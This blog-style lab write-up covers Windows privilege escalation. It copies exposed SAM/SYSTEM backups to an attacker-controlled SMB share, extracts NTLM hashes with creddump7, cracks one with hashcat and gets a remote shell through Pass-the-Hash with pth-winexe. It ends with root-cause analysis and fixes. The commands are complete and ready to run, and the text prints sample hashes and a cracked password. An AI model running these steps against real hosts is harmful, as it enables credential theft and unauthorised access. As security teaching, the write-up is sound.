Windows stores every local account’s password as an NTLM hash inside the SAM (Security Account Manager) database, encrypted using a key stored in the SYSTEM registry hive. If both of these files can be read together, every local account’s hash can be extracted offline. This writeup covers finding an insecure backup of both files, extracting the hashes, and using one of them to authenticate — first by cracking it, then by using the hash directly through Pass-the-Hash.
Finding an Insecure Backup
Windows occasionally leaves backup copies of the SAM and SYSTEM hives on disk, typically under C:\Windows\Repair — a legacy backup location from older Windows repair/recovery tooling. A normal user cannot read the live, in-use SAM and SYSTEM files directly (they’re locked by the OS while the system is running), but a backup copy sitting on disk is a completely separate file with its own, potentially much looser, permissions.
PS C:\Windows\Repair> dir
Both files were present and readable:
SAM       65536 bytes
SYSTEM    19075072 bytes
Both files were then copied to an attacker-controlled network share for offline processing:
PS C:\Windows\Repair> copy C:\Windows\Repair\SAM \\192.168.136.223\kali\
PS C:\Windows\Repair> copy C:\Windows\Repair\SYSTEM \\192.168.136.223\kali\
These two copy commands send the files over the network to a share hosted by the attacking machine, where they can be processed with tools that aren’t available on the target Windows box.
Setting Up the Share and the Extraction Tool
Before the copy commands above could succeed, an SMB server needed to be running on the attacking machine to receive the files:
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .This starts an Impacket SMB server, sharing the current directory under the name kali — the same share name referenced in the Windows copy commands.
With both files received, the next step was extracting the hashes from them using creddump7, a tool built specifically for offline parsing of SAM/SYSTEM hive pairs:
cd creddump7
pip3 install pycrypto --break-system-packages
--break-system-packages is required on newer Kali/Debian systems that block pip from installing directly into the system Python environment; it explicitly allows the install to proceed outside a virtual environment.
Extracting the Hashes
With the dependency installed, creddump7’s pwdump.py script was pointed at the two files:
python3 creddump7/pwdump.py SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user:1000:aad3b435b51404eeaad3b435b51404ee:91ef1073f6ae95f5ea6ace91c09a963a:::
admin:1001:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
Each line follows the format username:RID:LM_hash:NTLM_hash:::. The LM_hash field here (aad3b435b51404eeaad3b435b51404ee) is a constant value that Windows writes when LM hashing is disabled — it does not represent a real password and can be ignored. The value immediately after it, before the final :::, is the NTLM hash — the actual usable credential for each account.
Attempting to Crack the Hash
With the admin account’s NTLM hash isolated, a straightforward dictionary attack was run against it using hashcat:
hashcat -m 1000 --force a9fdfa038c4b75ebc76dc855dd74f0da /usr/share/wordlists/rockyou.txtBreaking down the command:
-m 1000— tells hashcat the hash format to expect; mode1000is NTLM--force— bypasses hashcat’s hardware/driver warnings, useful when running inside a VM without full GPU passthrougha9fdfa038c4b75ebc76dc855dd74f0da— the NTLM hash to crack/usr/share/wordlists/rockyou.txt— the wordlist to try against it

The hash cracked almost instantly against rockyou.txt, recovering the plaintext password: password123. At this point, the admin account’s actual password was known, and it could be used to log in normally through RDP, WinRM, or any other authenticated service.
Skipping the Crack Entirely — Pass-the-Hash
Cracking a weak password works, but it isn’t always necessary. NTLM authentication does not require the plaintext password at any point in the protocol — it only ever needs the NTLM hash itself. This means an attacker who has the hash, but not the password, can still authenticate as that account directly. This technique is called Pass-the-Hash (PTH).
pth-winexe -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //10.48.159.239 cmd.exe
Breaking down the command:
pth-winexe— a Pass-the-Hash-patched build ofwinexe, a tool for executing commands on a remote Windows host over SMB-U 'admin%<LM_hash>:<NTLM_hash>'— specifies the username and, instead of a password, the hash pair to authenticate with//10.48.159.239— the target hostcmd.exe— the command to execute once authenticated
The tool’s own output confirms what’s happening: HASH PASS: Substituting user supplied NTLM HASH... — meaning it plugs the hash directly into the authentication exchange, skipping the password entirely, and returns an interactive cmd.exe shell as admin.

Worth calling out explicitly: aad3b435b51404eeaad3b435b51404ee, used here as the LM hash portion, is a universally recognized constant — it’s simply what an empty/disabled LM hash looks like on any modern Windows system, not a secret value tied to this particular account. pth-winexe requires credentials in the exact format Username%LM_hash:NTLM_hash, so this placeholder has to be included even though the LM hash itself carries no information.
Root Cause
The root cause has two parts. First, a backup copy of the SAM and SYSTEM hives was left in a location (C:\Windows\Repair) readable by a low-privileged user — these files should carry the same level of protection as the live registry hives they’re copies of. Second, once the NTLM hash was obtained, NTLM’s own design meant the hash alone — without ever knowing or cracking the actual password — was sufficient to authenticate as that account anywhere NTLM authentication is accepted.
Fix:
1. Remove or tightly restrict access to any backup copies of SAM and SYSTEM,
   wherever they're found (C:\Windows\Repair, shadow copies, old backup
   archives, etc.). These files should never be readable by standard users.

2. Enforce strong, non-dictionary passwords for all local accounts. A
   cracked NTLM hash is only as strong as the weakest password behind it.

3. Where possible, disable NTLM authentication in favor of Kerberos, and
   enable Credential Guard to make hash extraction and reuse significantly
   harder even with local access to these files.

4. Treat any leaked or dumped NTLM hash as equivalent to a full password
   compromise for that account — Pass-the-Hash means cracking is not a
   required step before that hash can be used to authenticate.
Key Takeaways
- A backup copy of SAM and SYSTEM is just as sensitive as the live files — permissions on backups are frequently overlooked even when the originals are properly locked down
- The NTLM hash, not the LM hash, is the field that matters in
pwdump-style output; a constant LM hash value simply means LM hashing is disabled, which is the modern default - Cracking a hash with
hashcatand using Pass-the-Hash are two separate paths to the same outcome — cracking recovers a usable password, while Pass-the-Hash skips that step entirely - Pass-the-Hash works because NTLM authentication was never designed to require the plaintext password — the hash itself is a valid credential
- Any tool expecting
LM_hash:NTLM_hashformat still needs the constant empty-LM placeholder included, even when the account has no real LM hash
Questions? Hit me up on X.